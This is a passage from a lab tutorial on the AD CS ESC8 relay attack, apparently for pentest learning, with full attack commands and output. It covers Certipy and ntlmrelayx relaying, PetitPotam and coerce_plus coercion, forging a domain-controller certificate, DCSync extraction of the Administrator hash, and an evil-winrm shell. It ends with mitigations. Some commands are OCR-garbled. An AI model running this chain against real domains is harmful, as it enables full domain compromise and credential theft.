
Then, click **Install** and wait for the installation to complete.



Now configure ADCS Post-Installation


Once the installation is complete, a yellow flag will appear in **Server Manager**.

Firstly, Click **"Configure Active Directory Certificate Services on this server"** to launch the **Post-Deployment Configuration Wizard**.




In the wizard:

Then, Choose the **current user** if they are a Domain Admin (Administrator in this case).




Select the following roles to configure:

Certification Authority Web Enrollment




Then, Confirm installation path and click **Configure**.



On the result screen:

- If the setup is correct, you will see “Configuration Succeeded.”
- Click **Close**



When successful, you should be able to browse to: http://192.168.1.10/certsrv

Now that our target environment is properly configured, let’s jump into the **attack walkthrough**.

Enumeration & Exploitation

Method 1 : Using Certipy

This Identify exploitable certificate templates, coerce a domain controller, capture a forged certificate via Certipy relay, and use it for authentication.

Find Vulnerable Templates with Certipy

With credentials for a regular domain user (raj@ignite.local), use Certipy to find templates that allow abuse:

local -p 'Password@1' -dc-ip 192.168.1.4 -vulnerable -enabled

```
┌──(root㉿kali)-[~]
└─# certipy-ad find -u 'raj@ignite.local' -p Password@1 -dc-ip 192.168.1.4 -vulnerable -enabled
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 33 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 11 enabled certificate templates
[*] Trying to get CA configuration for 'ignite-DC2-CA' via CSRA
[!] Got error while trying to get CA configuration for 'ignite-DC2-CA' via CSRA: CASessionError: code: 0x80070005 - E_
[*] Trying to get CA configuration for 'ignite-DC2-CA' via RRP
[*] Got CA configuration for 'ignite-DC2-CA'
[*] Saved BloodHound data to '20250502132334_Certipy.zip'. Drag and drop the file into the BloodHound GUI from @ly4k
[*] Saved text output to '20250502132334_Certipy.txt'
[*] Saved JSON output to '20250502132334_Certipy.json'
```

The command queries AD CS to list enabled templates, identify vulnerabilities, and assess configurations like Template with DomainController EKU, **auto-issue enabled**, and **enrollable by low-privileged users**, combined with **Web Enrollment enabled on the CA**.

Let's read the content saved in a **.txt** or **.json** file format.

```
┌──(root㉿kali)-[~]
└─# cat 20250502132334_Certipy.txt
Certificate Authorities
  0
    CA Name                             : ignite-DC2-CA
    DNS Name                            : DC2.ignite.local
    Certificate Subject                 : CN=ignite-DC2-CA, DC=ignite, DC=local
    Certificate Serial Number           : 56FC6DE5AD1EF88346437CCDE0B6B948
    Certificate Validity Start          : 2025-05-01 09:10:32+00:00
    Certificate Validity End            : 2030-05-01 09:20:32+00:00
    Web Enrollment                      : Enabled
    User Specified SAN                  : Disabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Enabled
    Permissions
      Owner                             : IGNITE.LOCAL\Administrators
      Access Rights
        ManageCertificates              : IGNITE.LOCAL\Administrators
                                          IGNITE.LOCAL\Domain Admins
                                          IGNITE.LOCAL\Enterprise Admins
        ManageCa                        : IGNITE.LOCAL\Administrators
                                          IGNITE.LOCAL\Domain Admins
                                          IGNITE.LOCAL\Enterprise Admins
        Enroll                          : IGNITE.LOCAL\Authenticated Users
    [!] Vulnerabilities
      ESC8                              : Web Enrollment is enabled and Request Disposition is set to Issue
Certificate Templates                   : [!] Could not find any certificate templates
```

Note: If Web Enrollment is enabled without approval or identity validation requirements, the setup is vulnerable to ESC8.

Start Certipy Relay to the CA

On Kali, set up Certipy to listen and relay incoming NTLM traffic to the CA:

certipy-ad relay -target 192.168.1.10 -template DomainController

```
┌──(root㉿kali)-[~]
└─# certipy-ad relay -target 192.168.1.10 -template DomainController
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Targeting http://192.168.1.10/certsrv/certfnsh.asp (ESC8)
[*] Listening on 0.0.0.0:445
```

Coerce Authentication from DC1 (PetitPotam)

Use **PetitPotam** to force DC1 to authenticate to our Kali listener:

python PetitPotam.py1192.168.1.11192.168.1.4

```
┌──(root㉿kali)-[~]
└─# python PetitPotam.py -u raj -p Password@1 192.168.1.11 192.168.1.4
/root/PetitPotam.py:23: SyntaxWarning: invalid escape sequence '\ '
  | _ \   ___    | |_    (_)    | |_    | _ \   ___    | |_    __ _    _ __


            ___          _      _      _      ___          _
           | _ \   ___   | |_   (_)    | |_   | _ \   ___   | |_   __ _   _ __
           |  _/  / -_)  |  _|  | |    |  _|  |  _/  / _ \  |  _| / _` | | ' \
          _|_|_   \___|  _\__|  |_|_   _\__|  _|_|_   \___/  _\__| \__,_| |_|_|
        _| """ |_|"""""|_|"""""|_|"""""|_|"""""|_| """ |_|"""""|_|"""""|_|"""""|
        "`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'

            PoC to elicit machine account authentication via some MS-EFSRPC functions
                                    by topotam (@topotam77)

                  Inspired by @tifkin_ & @elad_shamir previous work on MS-RPRN



Trying pipe lsarpc
[-] Connecting to ncacn_np:192.168.1.4[\PIPE\lsarpc]
[+] Connected!
[+] Binding to c681d488-d850-11d0-8c52-00c04fd90f7e
[+] Successfully bound!
[-] Sending EfsRpcOpenFileRaw!
[+] Got expected ERROR_BAD_NETPATH exception!!
[+] Attack worked!
```

What happened?

We exploit PetitPotam through MS-EFSRPC to trick DC1 into sending an NTLM authentication token to us. We then use Certipy to relay it to the CA and request a certificate for DC1$.

Note: *This is the core of the ESC8 attack chain, coercion + relay = impersonation.*

Relay and Receive Certificate for DC1$

After triggering authentication from DC1 via PetitPotam, the NTLM credentials are relayed to the ADCS Web Enrollment interface (http://192.168.1.10/certsrv), submitting a request using the DomainController template for DC1.

In short, Certipy relays DC1's authentication to the CA and **requests a certificate impersonating DC1$**.

certipy-ad relay -target 192.168.1.10 -template DomainController

```
┌──(root㉿kali)-[~]
└─# certipy-ad relay -target 192.168.1.10 -template DomainController
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Targeting http://192.168.1.10/certsrv/certfnsh.asp (ESC8)
[*] Listening on 0.0.0.0:445
[]
LAB\DC1$
[*] Requesting certificate for 'LAB\\DC1$' based on the template 'DomainController'
[]
[*] Got certificate with DNS Host Name 'DC1.ignite.local'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'dc1.pfx'
[*] Exiting ...
```

we now have a .pfx file that lets us to **authenticate as the domain controller (DC1$)**.

Authenticate Using Issued Certificate

Certipy outputs a .pfx file for the DC1$ account. Use it to authenticate:

certipy-ad auth -pfx DC.pfx -dc-ip 192.168.1.4

```
┌──(root㉿kali)-[~]
└─# certipy-ad auth -pfx dc1.pfx  -dc-ip 192.168.1.4
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: dc1$@ignite.local
[*] Trying to get TGT ...
[*] Got TGT
[*] Saved credential cache to 'dc1.ccache'
[*] Trying to retrieve NT hash for 'dc1$'
[*] Got hash for 'dc1$@ignite.local': aad3b435b51404eeaad3b435b51404ee:fbc6f201c95db8ba206e0218d831b347
```

We now hold a **NTLM hash for DC1$**.

Post Exploitation

Interactive LDAP Shell as Domain Controller Using Certipy

This uses the dc1.pfx certificate to authenticate to the domain controller via Kerberos, granting access to an interactive LDAP shell as the DC1$ machine account.

certipy-ad auth -pfx dc1.pfx -dc-ip 192.168.1.4 -ldap-shell

```
┌──(root㉿kali)-[~]
└─# certipy-ad auth -pfx dc1.pfx  -dc-ip 192.168.1.4 -ldap-shell
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Connecting to 'ldaps://192.168.1.4:636'
[*] Authenticated to '192.168.1.4' as: u:LAB\DC1$
Type help for list of commands

# whoami
u:LAB\DC1$
```

Note: We're not simulating or spoofing; we're authenticating as a trusted machine account with a legitimate, CA-signed certificate, giving us native, protocol-level access to Active Directory through the LDAP shell.

Method 2: Using Impacket-NTLMRelayx

This shows another toolchain and replicates the **same logic**, coercion + relay + certificate = impersonation.

impacket-ntlmrelayx -t http://192.168.1.10/certsrv/certfnsh.asp -smb2support --adcs --template DomainController

```
┌──(root㉿kali)-[~]
└─# impacket-ntlmrelayx  -t http://192.168.1.10/certsrv/certfnsh.asp -smb2support --adcs --template DomainController
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Protocol Client MSSQL loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client SMB loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server on port 445
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server on port 9389
[*] Setting up RAW Server on port 6666
[*] Multirelay disabled

[*] Servers started, waiting for connections
```

First, it relays incoming SMB authentication to the Web Enrollment interface on DC2. Then, it automatically requests a certificate using the DomainController template. Finally, upon success, it stores the certificate and key for later use.

nxc smb 192.168.1.4local -p Password@1 -d ignite.local -M coerce_plus -o LISTENER=192.168.1.11

```
┌──(root㉿kali)-[~]
└─# nxc smb 192.168.1.4 -u raj -p Password@1 -d ignite.local -M coerce_plus -o LISTENER=192.168.1.11
SMB         192.168.1.4     445    DC1              [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC1) (domai
SMB         192.168.1.4     445    DC1              [+] ignite.local\raj:Password@1
COERCE_PLUS 192.168.1.4     445    DC1              VULNERABLE, DFSCoerce
COERCE_PLUS 192.168.1.4     445    DC1              Exploit Success, netdfs\NetrDfsRemoveRootTarget
COERCE_PLUS 192.168.1.4     445    DC1              Exploit Success, netdfs\NetrDfsAddStdRoot
COERCE_PLUS 192.168.1.4     445    DC1              Exploit Success, netdfs\NetrDfsRemoveStdRoot
COERCE_PLUS 192.168.1.4     445    DC1              VULNERABLE, PetitPotam
COERCE_PLUS 192.168.1.4     445    DC1              Exploit Success, lsarpc\EfsRpcOpenFileRaw
COERCE_PLUS 192.168.1.4     445    DC1              VULNERABLE, PrinterBug
COERCE_PLUS 192.168.1.4     445    DC1              VULNERABLE, PrinterBug
COERCE_PLUS 192.168.1.4     445    DC1              VULNERABLE, MSEven
```

This command targets DC1, forces an SMB authentication attempt to the relay listener on Kali, and uses the coerce_plus method triggered via common coercion protocols like MS-EFSRPC and MS-RPRN.

*Note: Relay captures this and issues a **certificate for DC1$**, which you can convert into a .pfx file if needed.*

Certificate Issued and Saved via ntlmrelayx

After running the NTLM relay and successfully coercing DC1 using nxc, the output will look something like this:

```
[*] SMBD-Thread-59 (process_request_thread): Connection from 192.
[*] All targets processed!
[*] SMBD-Thread-60 (process_request_thread): Connection from 192.
[*] GOT CERTIFICATE! ID 12
[*] All targets processed!
[*] SMBD-Thread-61 (process_request_thread): Connection from 192.
[*] Writing PKCS#12 certificate to ./DC1$.pfx
[*] All targets processed!
[*] SMBD-Thread-62 (process_request_thread): Connection from 192.
[*] Certificate successfully written to file
[*] All targets processed!
[*] SMBD-Thread-63 (process_request_thread): Connection from 192.
[*] All targets processed!
[*] SMBD-Thread-64 (process_request_thread): Connection from 192.
[*] All targets processed!
[*] SMBD-Thread-65 (process_request_thread): Connection from 192.
[*] All targets processed!
[*] SMBD-Thread-66 (process_request_thread): Connection from 192.
```

This output confirms that the **relay was successful** and the CA issued a **PKCS#12 certificate**, which is saved as: DC1$.pfx

Authenticate as DC1$ with Issued Certificate

We use the issued certificate for DC1$ to authenticate over SMB to DC2, effectively impersonating the domain controller.

nxc smb 192.168.1.10 --pfx-cert dc1.pfx -u "dc1$"

```
┌──(root㉿kali)-[~]
└─# nxc smb 192.168.1.10 --pfx-cert DC1\$.pfx -u "DC1$"
SMB         192.168.1.10    445    DC2              [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC2) (
SMB         192.168.1.10    445    DC2              [+] ignite.local\DC1$:fbc6f201c95db8ba206e0218d831b347
```

Extract Administrator Hash with DCSync

We perform DCSync as DC1 to extract the NTLM hash of the Administrator account.

nxc smb 192.168.1.10 --pfx-cert dc1.pfx -u "dc1$" --ntds --user Administrator

```
┌──(root㉿kali)-[~]
└─# nxc smb 192.168.1.10 --pfx-cert DC1\$.pfx -u "DC1$" --ntds --user Administrator
SMB         192.168.1.10    445    DC2              [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC2) (domain:ignite.local) (signing:Tr
SMB         192.168.1.10    445    DC2              [+] ignite.local\DC1$:fbc6f201c95db8ba206e0218d831b347
SMB         192.168.1.10    445    DC2              [-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
SMB         192.168.1.10    445    DC2              [+] Dumping the NTDS, this could take a while so go grab a redbull...
SMB         192.168.1.10    445    DC2              Administrator:500:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03:::
SMB         192.168.1.10    445    DC2              [+] Dumped 1 NTDS hashes to /root/.nxc/logs/ntds/DC2_192.168.1.10_2025-05-02_174910.ntds
SMB         192.168.1.10    445    DC2              [*] To extract only enabled accounts from the output file, run the following command:
SMB         192.168.1.10    445    DC2              [*] cat /root/.nxc/logs/ntds/DC2_192.168.1.10_2025-05-02_174910.ntds | grep -iv disabled
SMB         192.168.1.10    445    DC2              [*] grep -iv disabled /root/.nxc/logs/ntds/DC2_192.168.1.10_2025-05-02_174910.ntds | cut
```

evil-winrm -i 192.168.1.4 -u administrator -H 32196b56ffe6f45e294117b91a83bf38

```
┌──(root㉿kali)-[~]
└─# evil-winrm -i 192.168.1.4 -u administrator -H 64fbae31cc352fc26af97cbdef151e03

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoti

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-win

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
lab\administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

We now have a **remote, interactive shell as Domain Admin** on DC1, all without touching a password.

Mitigation

- Disable Web Enrollment if not needed, or restrict access to internal users only.
- Enforce HTTPS and disable or restrict NTLM.
- Use Kerberos-only authentication and set LmCompatibilityLevel = 5 to refuse NTLMv1.
- Harden certificate templates by removing Authenticated Users from enroll/auto-enroll and requiring Manager Approval.
- Restrict CA access and limit template permissions to privileged groups.
- Audit sensitive templates like DomainController and Administrator.
- Block coercion vectors by disabling MS-EFSRPC, RPRN, FSRVP, and using Windows Firewall.
- Enable CA audit logs and monitor for machine cert enrollments and PKINIT events.
- Enable Extended Protection for Authentication (EPA) to protect /certsrv in IIS.

Author: MD Aslam is a dynamic Information Security leader committed to driving security excellence and mentoring teams to strengthen security across products, networks, and organizations. Contact **here**